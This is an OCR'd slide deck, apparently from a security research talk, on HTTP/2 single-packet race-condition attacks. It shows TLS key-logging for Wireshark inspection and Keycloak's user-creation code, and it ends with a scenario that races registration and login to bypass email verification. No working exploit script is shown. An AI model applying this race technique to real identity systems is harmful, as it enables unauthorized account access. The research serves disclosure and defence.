
Single-Packet? Come on ?!

- Single packet? Many requests on a single packet?
  - Come on ?!
  - HTTP/1 mix


WOULD BE COOL IF WE COULD INSPECT
THE (SINGLE PACKET) TRAFFIC IN **WIRESHARK**!


Inspecting the (single packet) - Not so fast!

- Single packet - HTTP/2 Only
- HTTP/2 uses TLS (de facto)
  - Let's Decrypt?
    - Diffie-Hellman (ClientKeyExchange)
      - Secrets are set on connection setup
  - Browsers (and tools like CURL)
    - Use (set) SSLKEYLOGFILE environment variable. (export secrets)
  - Burp -> Java?
    - SSLKEYLOGFILE - Not working
    - Other solution?
      - https://github.com/neykov/extract-tls-secrets


WE HAVE THE SECRETS (FOR DECRYPTION)


WE HAVE THE SECRETS (FOR DECRYPTION)
-> LET'S INSPECT SOME PACKETS!

HTTP1.1 (ASCII Encoded)




HTTP1 GET (ASCII)

HTTP2 - Frames - Binary (Decrypted TLS)




HTTP2 GET (Binary)

HTTP/2 Multiplexing – Stream Id




HTTP2 Streams (Multiplexing)

HTTP2 Streams - Channels



HTTP2 Streams (Multiplexing)

HTTP2 Streams – 3 Requests on a Single-Packet



HTTP2 Streams - Different Requests - Single-Packet

HTTP/2 - Takeaway

- HTTP/2 - Is Binary, Using Frames and Streams
- Using streams (Multiplexing):
  - Multiple requests and responses - sent simultaneously.
  - **Allows** the **single-packet** attack to work


Evaluation on Keycloak

Part 1 - Agenda

- Part 1 – Keycloak Research & Web Race Conditions
  - Technical Background
  - Web Race Conditions
  - The Single-Packet Attack (Technique) & HTTP2
  - **Evaluation on Keycloak & Demo**
- Part 2 – Authentik Research & ORM Leaks

First Target - Keycloak

- Open-Source IDP / IAM
- Maintained by Red Hat.
- GitHub stars: 26.3 k
- Shodan: ~27k internet-facing systems



KEYCLOAK

Keycloak Login Screen

Everything Is Multi-Step

Part 1 - Agenda

- Part 1 – Keycloak Research & Web Race-Conditions
  - Technical Background
  - Web Race Conditions
  - The Single-Packet Attack (Technique) & HTTP2
  - Evaluation on Keycloak
    - **Everything Is Multi-Step**
    - Demo - IAT Limit Overrun

Part 2 – Authentik Research & ORM Leaks

Everything Is Multi-Step - Evaluation

- Inspecting the Keycloak database
- The users (User Entity) table
- Separated from the Required Action table

Query | Query History

```
1  SELECT * FROM public.user_required_action
2  ORDER BY user_id ASC, required_action ASC
```

Data Output | Messages | Notifications


	user_id [PK] character varying (36)	required_action [PK] character varying (255)
1	2badedb6-ecca-4ccd-b8fd-4bd614b70…	CONFIGURE_TOTP
2	2badedb6-ecca-4ccd-b8fd-4bd614b704…	VERIFY_EMAIL
3	837196c6-fa3f-417e-8733-674f4ea5c717	VERIFY_EMAIL

Required Actions Table

Everything Is Multi-Step - Evaluation

- Inspecting the Keycloak database
- The users (User Entity) table
- Separated from the Required Action table

- On (user) creation, no email verification is required!?



Required Actions Table

ON CREATION, NO EMAIL VERIFICATION IS REQUIRED!?

Can we gain unauthorized access? - User Creation code

```
113         UserEntity entity = new UserEntity();
114         entity.setId(id);
115         entity.setCreatedTimestamp(System.currentTimeMillis());
116         entity.setUsername(username.toLowerCase());
117         entity.setRealmId(realm.getId());
118         em.persist(entity);
119         em.flush();
120         UserAdapter userModel = new UserAdapter(session, realm, em, entity);
121
122         if (addDefaultRoles) {
123             userModel.grantRole(realm.getDefaultRole());
124
125             // No need to check if user has group as it's new user
126             realm.getDefaultGroupsStream().forEach(userModel::joinGroupImpl);
127         }
128
129         if (addDefaultRequiredActions) {
130             realm.getRequiredActionProvidersStream() Stream<RequiredActionProviderModel>
131                 .filter(RequiredActionProviderModel::isEnabled)
132                 .filter(RequiredActionProviderModel::isDefaultAction)
133                 .map(RequiredActionProviderModel::getAlias) Stream<String>
134                 .forEach(userModel::addRequiredAction);
135         }
```


```
UserEntity entity = new UserEntity();
```

```
.forEach(userModel::addRequiredAction);
```

Add User Code Snippet

CAN WE GAIN UNAUTHORIZED ACCESS? (USING ANY/ADMIN EMAIL)


Attack Scenario – Racing user creation



Single packet – Register & Login Requests

